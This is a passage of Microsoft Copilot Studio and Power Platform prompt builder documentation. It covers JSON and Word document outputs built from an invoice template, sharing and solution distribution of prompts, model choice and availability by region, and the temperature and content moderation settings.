text, each with a variable placeholder: 'Invoice number: InvoiceNu...', 'Invoice Date: InvoiceDate', and 'Invoice Total: Total'. Each placeholder has a small blue icon and a close button (x).

FAQ

A JSON couldn't be generated

You might encounter the following error while testing a prompt: **A JSON could not be generated. Edit your prompt instruction and try again.**

This error might be because the model is enclosing the JSON output with metadata information that prevents successful verification of the required JSON format. To resolve the issue, try adding the following instruction to your prompt: **Don't include JSON markdown in your answer.**

No JSON is returned in auto-detect mode

It's possible that no JSON is returned after selecting **Test prompt** with the auto-detect mode activated. It might be because the prompt instructions contradict with the system instruction of returning a JSON. It could be solved by changing the prompt instruction and test again.

JSON format isn't updated at prompt runtime

The latest JSON format detected in auto-detect mode or the latest JSON format defined in custom mode is recorded at prompt save time. This recorded JSON format is applied at prompt

runtime, ensuring the consistency of the response format even when dynamic inputs to the prompt are changing.

Limitations

- You can't modify a JSON schema.
- We don't support defining a JSON format without field keys.

Example: `["abc", "def"]` isn't supported but `[{"Field1": "abc"}, {"Field1": "def"}]` is supported.

Related information

[Video: prompt builder: JSON outputs in prompt builder](#) 

Last updated on 11/13/2025

Document output (preview)

[This topic is prerelease documentation and is subject to change.]

The output of the *Document (preview)* feature lets you generate a Microsoft Word document for your prompt response instead of text. The generated document follows a layout that needs to be provided in the document output settings.

The following list contains some possible use cases with document output:

- Generate business documents within automations such as invoices, request for proposals (RFPs), contracts, and more.
- Build reports or write documentation by gathering information from various sources.
- Answer users with a specific document during chat sessions when using an agent.


Important

- This is a production-ready preview feature.
- Production-ready previews are subject to [supplemental terms of use](#) .
- Prompt builder prompts run on GPT models powered by [Azure OpenAI Service](#).
- This capability might not be available in your region yet. Learn more in the **Prompts** section in [Feature availability by region or US Government environment](#).
- This capability might be subject to usage limits or capacity throttling.

Create a prompt with document output

This section describes how to select document as output and supply a Word document layout. Suppose you want to create an invoice using unstructured information passed to the prompt.

1. As the output, select **Document (preview)** in the top-right corner.
2. To the left of the **Document (preview)** output option, select **Document settings**.



3. Select **select to browse** and upload a Word document layout that contains fields to replace by the prompt.

Follow these rules:

- Fields to replace should be identified using double curly brackets. Example: `{{FirstName}}`
- Fields to replace in a table should identify the table name and the column name, separated with a period. Example: `{{items.quantity}}`
- Fields to replace shouldn't contain space in the name.

Important

Your document layout can't exceed 20 MB, can't be confidential, or contain passwords.

For this scenario, you'll use the following invoice document layout:

INVOICE

DATE:
{{InvoiceDate}}

TO: {{InvoiceTo}}
 {{InvoiceAddress}}

INVOICE #
{{InvoiceNumber}}

CUSTOMER ID:
{{CustomerId}}

SALESPERSON

JOB

PAYMENT TERMS

DUE DATE

Oscar Ward

Sales

Due on receipt

{{DueDate}}

QTY	DESCRIPTION	UNIT PRICE	LINE TOTAL
{{Products.Qty}}	{{Products.Description}}	{{Products.UnitPrice}}	{{Products.LineTotal}}

SUBTOTAL {{subtotal}}

SALES TAX 20.00

TOTAL {{total}}

MAKE ALL CHECKS PAYABLE TO CREATE & CO.
Thank you for your business!

CREATE & CO. 123 MAIN ST. | SEATTLE, WA 78910 | PHONE: 111-222-3333 | FAX: 111-222-3334

4. After you upload the layout, the identified fields to replace display for your review.

Model response > Document settings

A layout represents the format of the generated document where identified fields are replaced at each run. [Learn more](#)

Invoice1b.docx

12 identified fields

- InvoiceDate
Text field
- InvoiceNumber
Text field
- CustomerId
Text field
- InvoiceTo
Text field
- InvoiceAddress
Text field
- DueDate
Text field
- Subtotal
Text field
- Total
Text field
- Products
Columns: Qty, Description, UnitPrice, LineTotal
Table

5. Write the instruction that generates the adequate text for each field to replace.

6. Select **Test**.

Invoice creation prompt

Instructions

Extract the information from:

Some rules to follow:

- InvoiceDate and DueDate should follow the following format: "MM/DD/YYYY".
- Line Total for the Products table is Qty x UnitPrice for each line.
- Total is the value of Subtotal + 20% tax.

Model response

Download the document here: [Output.docx](#)

Your document has been generated from the following fields:

{InvoiceDate} = 07/24/2025
 {InvoiceNumber} = INV-2025-074
 {CustomerId} = CUST-45892
 {InvoiceTo} =
 {InvoiceAddress} =
 {DueDate} = 08/07/2025
 {Subtotal} = 1024.00
 {Total} = 1228.80
 {Products} =

Qty	Description	UnitPrice	LineTotal
2	Office Chair ErgoComfort X1	189.00	378.00
1	Standing Desk ProLift 120	499.00	499.00
3	LED Desk Lamp BrightLite	49.00	147.00

The content of the **Text input** can contain all the information about an invoice.

Example:

Invoice INV-2025-074 – Payment Due by 2025-08-07

Please find below the details of your invoice:

Invoice Date: 2025-07-24

Invoice Number: INV-2025-074

Customer ID: CUST-45892

Billed To: Adatum

Billing Address: 145 Greenfield Avenue, Suite 12, Springfield, IL 62704

Due Date: 2025-08-07

Products/Services Provided:

- Office Chair ErgoComfort X1 – Qty: 2 – Unit Price: \$189.00
- Standing Desk ProLift 120 – Qty: 1 – Unit Price: \$499.00
- LED Desk Lamp BrightLite – Qty: 3 – Unit Price: \$49.00

Subtotal: \$1,024.00

7. Download the document that appears on the right. All fields should be filled in.


ⓘ **Note**

If the fields to replace have meaningful names, the AI model can efficiently generate the correct text for each field to replace with minimal instruction. Add specific instructions to correctly fill in each field to replace, especially when:

- The name of the field to replace might be ambiguous, like multiple people names.
- There's a specific formatting needed, like date format.
- Other rules must be applied, like text combinations or calculations.

Use a prompt with document output in a cloud flow or agent flow


1. Create a new flow and select the trigger action **When a new email arrives (V3)**.
2. Add the action **Run a prompt**, and then select the prompt created in [Create a prompt with document output](#).
3. Select the body of the email as input of the prompt.



4. Add the action **Create file** from OneDrive.

5. Define the path and file name.

6. From the prompt action in the **File content** field, select **Document Output Content Bytes**.



7. You can now send yourself an email with invoice information and get your file created in your OneDrive folder.

Use a prompt with document output in a topic

Unlike cloud flows and agent flows, the **Document Output Content Bytes** output isn't directly available as a node output in a topic. To allow a user to download the generated document in a topic, use a cloud flow as an intermediary to save the document and return a download link.

Step 1: Create a cloud flow to generate and store the document

1. Create a new instant cloud flow with a **Copilot Studio** trigger.
2. Add a **Run a prompt** action and select the prompt created in [Create a prompt with document output](#).
3. Add the action **Create file** from OneDrive or SharePoint.
4. Define the path and file name.
5. From the prompt action in the **File content** field, select **Document Output Content Bytes**.
6. Add a **Create sharing link** action for the file to generate a shareable download URL.
7. Add a **Return value(s) to Power Virtual Agents** action and return the sharing link URL as an output variable (for example, `DocumentURL`).

Step 2: Call the flow from a topic

1. In Copilot Studio, open or create a topic.
2. Add a **Call an action** node and select the cloud flow you created in Step 1.
3. Map the required topic variables to the flow inputs (for example, a variable containing the source text to process).
4. Store the returned `DocumentURL` output in a topic variable (for example, `varDocumentURL`).
5. Add a **Send a message** node and include the download link for the user.

Example message:

```
Your document is ready. [Download it here]({varDocumentURL})
```

The user can select the link in the chat to download the generated Word document.

FAQ

Why is the document layout analysis failing?

You might encounter the following error after uploading a layout: **Error File analysis failed.**

Please check if your placeholders are in the correct format of `'{{placeholder}}'` and try again.

This error means one of several fields to be replaced doesn't have the right format. All fields to replace should be between `{{` and `}}`.

Why does document generation fail after saving, with the error "An error occurred while replacing output document placeholders"?

You might encounter this error after saving a prompt that worked correctly during testing. This error can occur when the saved prompt loses the reference to the uploaded document layout.

To resolve this issue, re-upload the Word document layout in the **Document settings** after saving the prompt:

1. Open the saved prompt.
2. Select **Document settings**.
3. Select **select to browse** and re-upload the same Word document layout.
4. Save the prompt again.

If the error persists even with a minimal template containing a single placeholder, verify that:

- The placeholder is formatted correctly with double curly brackets, for example `{{FieldName}}`.
- The placeholder name doesn't contain spaces.
- The Word document was saved in `.docx` format.

Is it possible to generate a document without uploading a layout?

It's not possible to generate a document without uploading a layout.

Limitations

- When you move a prompt from one environment to another by using Solutions, the Word template doesn't move with the prompt. You need to re-upload the Word template in the prompt output settings of the target environment.
- After saving a prompt with a document layout, you might need to re-upload the Word document layout before the prompt runs successfully. Learn more in [Why does document generation fail after saving](#).
- Defining a text formatting in the instruction isn't supported. For example, you can't set a field in bold, or add a title, or change the color.

- Generating only a Word document is supported.
- A document layout can't be more than 20 MB.
- When you upload a document layout of more than 5 MB, you need to save and reopen the prompt before testing.

Related information

[FAQ for prompts and text generation capabilities](#)

 **Note:** The author created this article with assistance from AI. [Learn more](#)

Last updated on 04/20/2026

Share your prompt

Newly created prompts are private by default. This means they're visible and usable in Copilot Studio, Power Automate, Power Apps, and Microsoft only by the person who created them. This allows the maker the time to test and evaluate them in apps or workflows and ensure their accuracy before sharing them.

If you want other users of the environment or groups to use your prompt in Power Apps or Power Automate, you need to share it.

Important

- prompt builder prompts are running on GPT 4o Mini and GPT 4o model versions powered by [Azure OpenAI Service](#).
- This capability is [limited to some regions](#).
- This capability might be subject to usage limits or capacity throttling.

Use the Share action

The Share action is available for every prompt owner on the **My prompts** page in Power Automate, Power Apps, and Microsoft Copilot Studio. It's also available for the system administrator of the environment, or for any security role that has the share permissions. Sharing a prompt is performed by selecting **Share** for the respective prompt. You can add people as **Users** of your prompt so they can use your prompts in flows, apps, and chatbots.

Understand the Share panel

When you select the **Share** action, a **Share** panel appears. This is where you select users or teams in your organization with whom you'll share your prompt.

Prompt list views

The prompts visible to you appear in three different views on the Prompts page.

- **My prompts:** The prompts you created.
- **Shared with me:** The prompts that are shared with you.
- **All prompts:** All the prompts that you created or are shared with you.

FAQ

This section contains frequently asked questions and their answers.

Can I allow other users to edit my prompts?

No. When you share a prompt with a user, they don't have the ability to edit or delete it.

Can I stop sharing a prompt?

Yes. To stop sharing a prompt, select **Share** > <*user or team name*>. Then, select the **X** to stop sharing the prompt with user or team.

Last updated on 11/13/2025

Distribute your prompt using a solution

You can distribute a prompt as a *solution component*. After you create a prompt in prompt builder, make it available for other environments to use. Do this by packaging it into a solution, and then exporting it into a zip file. After the solution is imported in the target environment, the packaged AI model is available for use.

Solution explorer

Use the Power Apps or Power Automate solution explorer to create solutions and add components—such as prompts—to them. You can also export and import solutions by using the solution explorer.

To learn more, go to [Introduction to solutions](#).

ⓘ Note

Prompts can be added using the menu **Add existing > AI models** inside a solution.

Recommended process

It's a good idea for you to develop prompts in a sandbox or development environment first. Then, you can deploy them to a production environment with managed solutions. If you need to copy your production environment into a sandbox environment, follow the instructions in [Copy an environment](#).

Using this process, you can use the prompt immediately after you import it. No other action is required to use it in Power Apps or Power Automate, but it's a good idea to perform a quick test in prompt builder first.

Automate the process

As prompts can be distributed across environments using solutions, you can automate your prompt lifecycle in the same way you would for other platform components. To learn more, go to [Application lifecycle management \(ALM\) with Microsoft Power Platform](#).

Change imported prompts


Generally, we don't recommend changing imported prompts because it generates unmanaged customizations. These customizations can prevent the prompt from being properly updated in the future. Changes include updating prompt instruction or configuration.

If you accidentally modify your prompt after you've imported, delete the imported solution and then import the solution again.

To avoid accidental modification of a prompt after import, it might be a good idea to disable customization in the managed properties of the prompt before importing it.

To disable customizations, do the following:

1. From the solution on the menu at the top, select **Managed Properties**.
2. Turn off **Allow customizations**.



Change the model version and settings

This article explains how to change the model version and settings in the prompt builder. The model version and settings can affect the performance and behavior of the generative AI model.

Model selection

You can change the model by selecting **Model** at the top of the prompt builder. The dropdown menu allows you to select from the generative AI models that generate answers to your custom prompt.

Using prompts in Power Apps or Power Automate consumes *prompt builder credits*, while using prompts in Copilot Studio consumes *Copilot Credits*. Learn more in [Licensing and prompt builder credits](#) in the AI Builder documentation.

Overview

The following table describes the different models available.

Models have different availability across regions and are periodically updated. Learn more in [Prompt model availability by region and updates](#).

 Note

- GPT-4o mini and GPT-4o continue to be used in US government regions. These models follow licensing rules and offer functionalities comparable to GPT-4.1 mini and GPT-4.1, respectively.
- Anthropic models are hosted outside Microsoft and are subject to Anthropic terms and data handling. Learn more in [Choose an external model as the primary AI model](#).

 Expand table

GPT model	Licensing	Functionalities	Category
GPT-4.1 mini (default model)	Basic rate	Trained on data up to June 2024. Input up to 128K tokens.	Mini

GPT model	Licensing	Functionalities	Category
GPT-4.1	Standard rate	Trained on data up to June 2024. Context allowed up to 128K tokens.	General
GPT-5 chat	Standard rate	Trained on data up to September 2024. Context allowed up to 128K tokens.	General
GPT-5 reasoning	Premium rate	Trained on data up to September 2024. Context allowed up to 400K tokens.	Deep
GPT-5.2 reasoning	Premium rate	Trained on data up to October 2024. Context allowed up to 400K tokens.	Deep
GPT-5.3 chat	Standard rate	Managed model. Context allowed up to 128K tokens.	General
Claude Sonnet 4.6	Standard rate	External model from Anthropic. Context allowed up to 200K tokens.	General
Claude Opus 4.6	Premium rate	External model from Anthropic. Context allowed up to 200K tokens.	Deep
Grok 4.1 Fast (Non-reasoning) (see the following important note)	Standard rate	External model from xAI.	General

 Important

Microsoft's safety and responsible AI evaluations found Grok-4.1 Fast (Non-Reasoning) to be less aligned than other models evaluated resulting in (i) higher risks that the model will produce potentially harmful content and (ii) lower scores on safety and jailbreak benchmarks. Grok-4.1 Fast (Non-Reasoning) may be capable of producing explicit content, and may do so with a higher propensity than other models. Customers must comply with both the [Microsoft Enterprise AI Services Code of Conduct](#) and [xAI's Enterprise Terms of Service](#), including its [Acceptable Use Policy](#). Additionally, there may be categories of harm this model can produce that are not covered by Microsoft's content safety systems. Accordingly, as with all Experimental models, Grok-4.1 Fast (Non-Reasoning) is not recommended for production use and customers should review [Limitations of experimental and preview models](#) and conduct their own evaluations before choosing Grok-4.1 Fast (Non-Reasoning).

Licensing

In agents, flows, or apps, prompts that use models consume *Copilot Credits*, regardless of the models' release stage. Learn more in [Billing rates and management](#).

If you have *AI Builder credits*, the system consumes them first when prompts are used in Power Apps and Power Automate. The system doesn't consume AI Builder credits when prompts are used in Copilot Studio. Learn more in [Overview of licensing](#) in the AI Builder documentation.

Release stages

Models go through different stages of release. You can try new, cutting-edge experimental and preview models, or choose a reliable, thoroughly tested generally available model.

 Expand table

Tag	Description
Experimental	Meant for experimentation, and not for production use. Subject to preview terms, and can have limitations on availability and quality.
Preview	Eventually becomes a generally available model, but currently isn't recommended for production use. Subject to preview terms, and can have limitations on availability and quality.
No tag	Generally available. You can use this model for scaled and production use. In most cases, generally available models have no limitations on availability and quality, but some might still have some limitations, like regional availability. Important: Anthropic Claude models are at the experimental stage, even though they don't display a tag.
Default	The default model for all agents, and usually the best performing generally available model. The default model is periodically upgraded as new, more capable models become generally available. Agents also use the default model as a fallback if a selected model is turned off or unavailable.

Experimental and preview models might show variability in performance, response quality, latency, or message consumption. They might time out or be unavailable. They're subject to [preview terms](#).

Categorization

The following table describes the different model categories.

 Expand table

Category	Mini	General	Deep
Performance	Good for most tasks	Superior for complex tasks	Trained for reasoning tasks
Speed	Faster processing	Might be slower due to complexity	Slower, as it reasons before responding
Use cases	Summarization, information tasks, image and document processing	Image and document processing, advanced content creation tasks	Data analysis and reasoning tasks, image and document processing

Choose a *mini* model when you need a cost-effective solution for moderately complex tasks, have limited computational resources, or require faster processing. Mini models are ideal for projects with budget constraints and applications like customer support or efficient code analysis.

Choose a *general* model when you're dealing with highly complex, multimodal tasks that require superior performance and detailed analysis. It's the better choice for large-scale projects where accuracy and advanced capabilities are crucial. A general model is also a good choice when you have the budget and computational resources to support it. General models are also preferable for long-term projects that might grow in complexity over time.

Deep models excel for projects requiring advanced reasoning capabilities. They're suitable for scenarios that demand sophisticated problem-solving and critical thinking. Deep models excel in environments where nuanced reasoning, complex decision-making, and detailed analysis are important.

Choose among the models based on region availability, functionalities, use cases, and costs. Learn about which models are available in your region and model retirement schedules in [Model availability by region and updates](#). Learn more about pricing in [AI Builder Capability Rate table](#) [↗](#).

Model settings

You can access the settings panel by selecting the three dots (...) > **Settings** at the top of the prompt builder. You can change the following settings:

- **Temperature:** Lower temperatures lead to predictable results. Higher temperatures allow more diverse or creative responses.
- **Record retrieval:** Number of records retrieved for your knowledge sources.
- **Include links in the response:** When selected, the response includes link citations for the retrieved records.

- **Enable code interpreter:** When selected, [code interpreter to generate and execute code](#) is enabled.
- **Content moderation level:** The lowest level generates the most answers, but they might contain harmful content. The highest level of content moderation applies a stricter filter to restrict harmful content and generates fewer answers.

Temperature

Set the temperature for the generative AI model by using the slider. It ranges between 0 and 1. This value guides the generative AI model about how much creativity (1) versus deterministic answer (0) it provides.

 Note

The temperature setting isn't available for the GPT-5 reasoning model. For this reason, the slider is disabled when you select the GPT-5 reasoning model.

The temperature is a parameter that controls the randomness of the output generated by the AI model. A lower temperature results in more predictable and conservative outputs. In comparison, a higher temperature allows for more creativity and diversity in the responses. It's a way to fine-tune the balance between randomness and determinism in the model's output.

By default, the temperature is 0, as in previously created prompts.

 **Expand table**

Temperature	Functionality	Use in
0	More predictable and conservative outputs. Responses are more consistent.	Prompts that require high accuracy and less variability.
1	More creativity and diversity in the responses. More varied and sometimes more innovative responses.	Prompts that create new out-of-the-box content.

Adjusting the temperature can influence the model's output, but it doesn't guarantee a specific result. The AI's responses are inherently probabilistic and can vary with the same temperature setting.

Content moderation level

Set the content moderation level for the prompt by using the slider. With a lower moderation level, your prompt can provide more answers. However, the increase in answers might affect the allowance of **harmful content** (hate and fairness, sexual, violence, self-harm) from the prompt.

 Note

The **Content moderation level** setting is available only for managed models. For this reason, the slider is unavailable when you select Anthropic or Azure AI Foundry models.

The moderation levels range from **Low** to **High**. The default moderation level for prompts is **Moderate**.

Lower moderation increases the risk of harmful content in your prompt's responses. Higher moderation lowers that risk, but might reduce the number of responses.

 **Expand table**

Content moderation level	Description	Suggested use
Low	Might allow hate and fairness, sexual, violence, or self-harm content that displays explicit and severe harmful instructions, actions, damage, or abuse. Includes endorsement, glorification, or promotion of severe harmful acts, extreme or illegal forms of harm, radicalization, or nonconsensual power exchange or abuse.	Use for prompts processing data that could be considered as harmful content (for example, descriptions of violence or medical procedures).
Moderate	Might allow hate and fairness, sexual, violence, or self-harm content that uses offensive, insulting, mocking, intimidating, or demeaning language towards specific identity groups. Includes depictions of seeking and executing harmful instructions, fantasies, glorification, promotion of harm at medium intensity.	Default filtering. Appropriate for most uses.
High	Might allow hate and fairness, sexual, violence, or self-harm content that expresses prejudiced, judgmental, or opinionated views. Includes offensive use of language, stereotyping, use-cases exploring a fictional world (for example, gaming, literature), and depictions at low intensity.	Use if you need more filtering more restrictive than the Moderate level.

To override the [content moderation setting of the agent](#) when using the prompt in an agent, set the **After running** setting in the **Completion** screen of the prompt tool to **Send specific response (specify below)**. The **Message to display** should contain the `Output.predictionOutput.text` custom variable.

 **Completion**

Specify what your agent does when it finishes using this tool.

After running:
Send specific response (specify below) ▼

Message to display *
The user will see this message.

B *I* ☰ ☷ {x} f_x

{x} Output.prediction... string

Output.predictionOutput.text

Last updated on 04/14/2026

Prompt model availability by region and updates

This article provides information about the availability of generative AI models across different regions and model update schedules for model use in prompts. Learn about model selection, capabilities, and settings in [Change the model version and settings](#).

Model availability for prompts by region

The following sections describe the public and US Government availability of models by region.

Public availability

 Expand table

Feature	Asia	Australia	Canada	Europe	France	Germany	India	Japan	Norway
GPT-4.1 mini	GA	GA	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA	GA (cross-geo)	GA (cross-geo)
GPT-4.1	GA	GA	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA	GA (cross-geo)	GA (cross-geo)
GPT-5 chat	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)
GPT-5 reasoning	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)
GPT-5.3 chat	-	-	-	-	-	-	-	-	-
GPT-5.2 reasoning	-	-	-	-	-	-	-	-	-
Claude Sonnet 4.6	-	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)
Claude Opus 4.6	-	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)
Grok 4.1 Fast (Non-reasoning)	-	-	-	-	-	-	-	-	-

 Note

Models marked as *cross-geo* might process data outside of your region](#admin-controls-for-ai-model-selection).

US Government availability

 Expand table

Feature	Government Community Cloud (GCC)	Government Community Cloud – High (GCC High)	Department of Defense (DoD)
GPT-4o mini	GA	GA	-

Feature	Government Community Cloud (GCC)	Government Community Cloud – High (GCC High)	Department of Defense (DoD)
GPT-4.1 mini	GA	GA	-
GPT-4o	GA	GA	-

Retired models

 Expand table

Model	Retirement date	Replacement
o3	December 4, 2025	GPT-5 reasoning
GPT-4o mini	July 2025	GPT-4.1 mini
GPT-4o	July 2025	GPT-4.1
o1	July 2025	o3

Last updated on 04/14/2026

Bring your own model for your prompts

Summarize this article for me

The *Azure AI Foundry models for prompts* feature is available within Copilot Studio, Power Apps, and Power Automate. This native integration with Azure AI Foundry brings the latest frontier models into your prompts in Copilot Studio.

The feature includes the following models:

- [OpenAI GPT 4.5](#) 
- [Llama](#)
- [DeepSeek](#) 
- And 1,800 plus more in [Azure AI Foundry / Model catalog](#) 

You can access a diverse portfolio of AI models, including cutting-edge open-source solutions, industry-specific models, and task-based AI capabilities—all within the trusted, scalable, and enterprise-ready platform of Copilot Studio. With the native Azure AI Foundry integration, we bring the best capabilities from across our platforms into Copilot Studio to make it your one-stop hub to build agents.

Create an agent

To use this feature, create an agent in Copilot Studio for your scenario.

1. Sign in to [Copilot Studio](#) .
2. In Copilot Studio, create an agent for your scenario by selecting **Agents** > **New agent** > **Skip to configure**.
3. Fill in the fields, and then select **Create**.

